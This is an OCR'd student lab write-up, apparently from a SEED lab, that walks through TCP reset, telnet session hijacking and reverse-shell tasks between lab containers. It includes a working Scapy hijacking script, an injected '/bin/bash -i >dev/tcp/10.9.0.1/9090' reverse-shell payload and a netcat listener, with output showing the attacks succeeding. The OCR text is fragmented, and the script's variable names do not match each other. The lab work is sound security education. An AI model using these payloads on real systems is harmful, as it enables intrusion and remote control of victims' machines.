
The script was opened to make necessary changes.




The change was made,



The script was saved accordingly,



Before the inject,



```
seed@6ec15a9e81ac:~$ ls
seed@6ec15a9e81ac:~$ pwd
/home/seed
seed@6ec15a9e81ac:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

seed@VM: ~/Desktop

```
root@6ec15a9e81ac:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@6ec15a9e81ac:/# pwd
/
root@6ec15a9e81ac:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
```

seed@VM: ~/Desktop

```
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Apr 21 01:46:27 UTC 2024 from victim-10.9.0.5.net-10.9.0.0 on pts/2
seed@6cf417a132e4:~$
```

Injecting reset packet

seed@VM: ~/Desktop

```
root@VM:/volumes/lab# ./reset_auto.py 10.9.0.5 10.9.0.6
Running RESET attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing RESET packets from Client (10.9.0.5) to Server (10.9.0.6)
```

Now typing anything for the container, where connection terminated

seed@VM: ~/Desktop

```
Last login: Sun Apr 21 01:46:27 UTC 2024 from victim-10.9.0.5.net-10.9.0.0 on pts/2
seed@6cf417a132e4:~$ lConnection closed by foreign host.
root@6ec15a9e81ac:/#
```

```
Running RESET attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing RESET packets from Client (10.9.0.5) to Server (10.9.0.6)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0
()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
```

10.9.0.5 is back

```
root@6ec15a9e81ac:/# ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if6         UP             10.9.0.5/24
root@6ec15a9e81ac:/#
```


Thus, successfully launched Reset Attack

```
root@VM:/volumes/lab# nano reset_auto.py
root@VM:/volumes/lab# ifconfig|more
br-3f92190ac817: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:e4ff:feff:5bdd  prefixlen 64  scopeid 0x20<link>
        ether 02:42:e4:ff:5b:dd  txqueuelen 0  (Ethernet)
        RX packets 14822  bytes 652812 (652.8 KB)
```


```
root@VM:/volumes/lab# ip -br address
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s3           UP             10.0.2.15/24 fe80::eae1:537:e935:6bcb/64
br-3f92190ac817  UP             10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0          DOWN           172.17.0.1/16
vetha26e5a0@if5  UP             fe80::4405:51ff:fea6:becf/64
veth9589521@if7  UP             fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9  UP             fe80::dc56:b2ff:feb8:7878/64
root@VM:/volumes/lab#
```


Task 3 (15%) TCP Session Hijacking


TCP Session Hijacking Attack



Looking up the right interface,







Need to change the interface portion in the script,

```
print("Spoofing TCP packets from Client ({}) to Server ({})".format(client, ser>

#Change the ifcase field with the actual name on your container
sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)
```

seed@VM: ~/Desktop

GNU nano 4.8 hijacking_auto.py Modified

```
from scapy.all import *
import sys

def spoof(pkt):
   old_tcp = pkt[TCP]
   old_ip = pkt[IP]
   tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4 #TCP data length

   newseq = old_tcp.ack + 10
   newack = old_tcp.seq + tcp_len

   ip = IP(dst=old_ip.src, src=old_ip.dst)
   tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="A", seq=newseq, ack=newack)

   data = "\ntouch /tmp/success\n"
   #data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
   pkt = ip/tcp/data
   ls(pkt)
   send(pkt, verbose=0)
   quit()

cli = sys.argv[1]
srv = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running Session Hijacking attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing TCP packets from Client ({}) to Server ({})".format(client, server))

#Change the ifcase field with the actual name on your container
sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)
```

Terminal window, telnet 10.9.0.6

```
root@6ec15a9e81ac:/# ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if6         UP             10.9.0.5/24
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
```

```
seed@6cf417a132e4:~$ ls
seed@6cf417a132e4:~$ ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if10        UP             10.9.0.6/24
seed@6cf417a132e4:~$
```

Checking back the script,

```
6    data = "\ntouch /tmp/success\n"
7    #data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
8    pkt = ip/tcp/data
```

Now telnetting from 0.5 to 0.6, sending out traffic

```
root@VM:/volumes/lab# ./hijacking_auto.py 10.9.0.5 10.9.0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

Original console, which is empty

```
seed@VM: ~/Desktop
[04/20/24]seed@VM:~/Desktop$ docksh 6c
root@6cf417a132e4:/# cd /tmp
root@6cf417a132e4:/tmp# ls
root@6cf417a132e4:/tmp#
```

```
seed@VM: ~/Desktop
seed@6cf417a132e4:~$ ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if10        UP             10.9.0.6/24
seed@6cf417a132e4:~$ ls
seed@6cf417a132e4:~$
```

```
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
```

Not created,

```
root@6cf417a132e4:/tmp# ls -l
total 0
root@6cf417a132e4:/tmp#
```

```
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

The terminal freezes, and on the original console we get,

```
seed@6cf417a132e4:~$ ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if10        UP             10.9.0.6/24
seed@6cf417a132e4:~$ ls
seed@6cf417a132e4:~$ 012345
```

seed@VM: ~/Desktop

```
total 0
root@6cf417a132e4:/tmp# ls -l
total 0
-rw-rw-r-- 1 seed seed 0 Apr 21 03:00 success
root@6cf417a132e4:/tmp#
```

This means that it was a success.

Checking back the script again to run it differently,

```
#data = "\ntouch /tmp/success\n"
data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
```

While doing telnet 10.9.0.6

seed@VM: ~/Desktop

```
[04/20/24]seed@VM:~/Desktop$ docksh 6e
root@6ec15a9e81ac:/# ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if6         UP             10.9.0.5/24
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3
seed@6cf417a132e4:~$ ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if10        UP             10.9.0.6/24
seed@6cf417a132e4:~$
```

Again,

seed@VM: ~/Desktop

```
root@VM:/volumes/lab# hijacking_auto.py 10.9.0.5 10.9.0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

seed@VM: ~/Desktop

```
hksum     : XShortField
rgptr     : ShortField
ptions    : TCPOptionsField
-
oad       : StrField
.0.1/9090 0<&1 2>&1\n' (b'')
oot@VM:/volumes/lab#
```

seed@VM: ~/Des

```
lo               UNKNOWN        127.0.0.1/8
eth0@if10        UP             10.9.0.6/24
seed@6cf417a132e4:~$ 0123465789
```

```
root@VM:/# nc -lv 9090
Listening on 0.0.0.0 9090
```

```
[04/20/24]seed@VM:~/Desktop$ docksh 6e
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
seed@6cf417a132e4:~$ ls
seed@6cf417a132e4:~$
```

Then the script again,

```
root@VM:/volumes/lab# ./hijacking_auto.py 10.9.0.5 10.9.0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

```
s/6
seed@6cf417a132e4:~$ 0123456789
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              (b'')
--
load       : StrField                             = b'\n/bin/bash -i >dev/tcp/10.9.0.1/
9090 0<&1 2>&1\n' (b'')
```

```
root@VM:/# nc -lv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 38924
```

```
root@6cf417a132e4:/tmp# ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if10        UP             10.9.0.6/24
root@6cf417a132e4:/tmp#
root@6cf417a132e4:/tmp# ls -l
total 0
-rw-rw-r-- 1 seed seed 0 Apr 21 03:00 success
root@6cf417a132e4:/tmp#
```

It was a success,

```
root@6cf417a132e4:/tmp# cd /tmp
root@6cf417a132e4:/tmp# ls
success
root@6cf417a132e4:/tmp#
```

```
root@6cf417a132e4:/tmp# rm *
root@6cf417a132e4:/tmp# ls -l
total 0
root@6cf417a132e4:/tmp#
```

Therefore, it was deleted successfully.

Task 4 (10%) Creating Reverse Shell using TCP Session Hijacking

TCP Reverse Shell

```
[04/21/24]seed@VM:~/Desktop$ echo $$
9460
[04/21/24]seed@VM:~/Desktop$ ls -l /proc/9460/fd
total 0
lrwx------ 1 seed seed 64 Apr 21 00:35 0 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 00:35 1 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 00:35 2 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 00:35 255 -> /dev/pts/0
[04/21/24]seed@VM:~/Desktop$
```

```
[04/21/24]seed@VM:~/Desktop$ echo $$
9552
[04/21/24]seed@VM:~/Desktop$ ls -l /proc/9552/fd
total 0
lrwx------ 1 seed seed 64 Apr 21 00:35 0 -> /dev/pts/1
lrwx------ 1 seed seed 64 Apr 21 00:35 1 -> /dev/pts/1
lrwx------ 1 seed seed 64 Apr 21 00:35 2 -> /dev/pts/1
lrwx------ 1 seed seed 64 Apr 21 00:35 255 -> /dev/pts/1
[04/21/24]seed@VM:~/Desktop$
```

```
[04/21/24]seed@VM:~/Desktop$ bash
[04/21/24]seed@VM:~/Desktop$ echo $$
9708
[04/21/24]seed@VM:~/Desktop$ ls -l /proc/9708/fd
total 0
lrwx------ 1 seed seed 64 Apr 21 00:38 0 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 00:38 1 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 00:38 2 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 00:38 255 -> /dev/pts/0
[04/21/24]seed@VM:~/Desktop$ cat
hello
hello
```

```
[04/21/24]seed@VM:~/Desktop$ pstree -p 9460
bash(9460)---bash(9668)---bash(9708)---cat(9723)
[04/21/24]seed@VM:~/Desktop$
```

Echo and then doing redirection to another file

```
[04/21/24]seed@VM:~/Desktop$ echo "hello"
hello
[04/21/24]seed@VM:~/Desktop$ echo "hello" > a.txt
[04/21/24]seed@VM:~/Desktop$ more a.txt
hello
[04/21/24]seed@VM:~/Desktop$
```

```
[04/21/24]seed@VM:~/Desktop$ cat
hello
hello
^C
[04/21/24]seed@VM:~/Desktop$ ls *.txt
a.txt
[04/21/24]seed@VM:~/Desktop$ rm a.txt
```


Nothing comes for the following,

```
[04/21/24]seed@VM:~/Desktop$ cat > a.txt
hello cat
```


```
[04/21/24]seed@VM:~/Desktop$ pstree -p 9460
bash(9460)---bash(9668)---bash(9708)---cat(9998)
[04/21/24]seed@VM:~/Desktop$ ls -l /proc/9998/fd
total 0
lrwx------ 1 seed seed 64 Apr 21 00:54 0 -> /dev/pts/0
l-wx------ 1 seed seed 64 Apr 21 00:54 1 -> /home/seed/Desktop/a.txt
lrwx------ 1 seed seed 64 Apr 21 00:54 2 -> /dev/pts/0
```

Making of b.txt,


```
[04/21/24]seed@VM:~/Desktop$ nano b.txt
```




